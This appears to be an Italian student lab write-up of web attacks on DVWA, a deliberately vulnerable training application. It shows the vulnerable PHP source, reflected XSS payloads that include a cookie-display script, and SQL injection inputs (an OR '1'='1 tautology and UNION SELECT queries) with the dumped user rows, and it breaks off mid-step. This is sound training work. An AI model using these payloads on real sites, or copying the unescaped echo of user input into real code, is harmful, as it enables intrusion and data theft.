


## XSS REFLECTED

Situazione iniziale:

### Reflected XSS Source

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . $_GET['name'];
    echo '</pre>';
}
?>
```

Digito il mio nome:



**DVWA**

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF

### Vulnerability: Reflected Cross Site Scripting (XSS)



What's your name?

Hello Elisa



Verifico all'interno di Page Source:

```
<div class="vulnerable_code_area">
    <form name="XSS" action="#" method="GET">
        <p>What's your name?</p>
        <input type="text" name="name">
        <input type="submit" value="Submit">
    </form>
    <pre>Hello Elisa</pre>
</div>
```

<script>alert("Sei stato hackerato")</script>




<i> Benvenuto su DVWA!!!</i>



`<script>alert(document.cookie)</script>`

Nel momento in cui il server elabora la richiesta per la pagina Web indicata, il comando viene eseguito e il codice iniettato viene interpretato normalmente dal browser dell'utente in quanto lo sviluppatore del sito non ha pensato di prevedere o di impedire in qualche modo questa possibilità.

Il risultato è che lo script **document.cookie** abbinato alla variabile **alert** metterà in evidenza i cookie sottoforma di un messaggio di avviso.



## SQL

Provo ad inserire come input 1:

### Vulnerability: SQL Injection

User ID:

### Vulnerability: SQL Injection

User ID:

ID: 1  
First name: admin  
Surname: admin

Inserisco l'input utente 1' OR '1'='1:

### Vulnerability: SQL Injection

User ID:

Mi si stampano tutti i contenuti della tabella:

### Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1  
First name: admin  
Surname: admin

ID: 1' OR '1'='1  
First name: Gordon  
Surname: Brown

ID: 1' OR '1'='1  
First name: Hack  
Surname: Me

ID: 1' OR '1'='1  
First name: Pablo  
Surname: Picasso

ID: 1' OR '1'='1  
First name: Bob  
Surname: Smith

Inserisco 1' UNION SELECT 1, database()#:

Scopro il nome del nostro database

## Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT 1, database()#  
First name: admin  
Surname: admin

ID: 1' UNION SELECT 1, database()#  
First name: 1  
Surname: dvwa

Inserisco 1' UNION SELECT 1, user()#: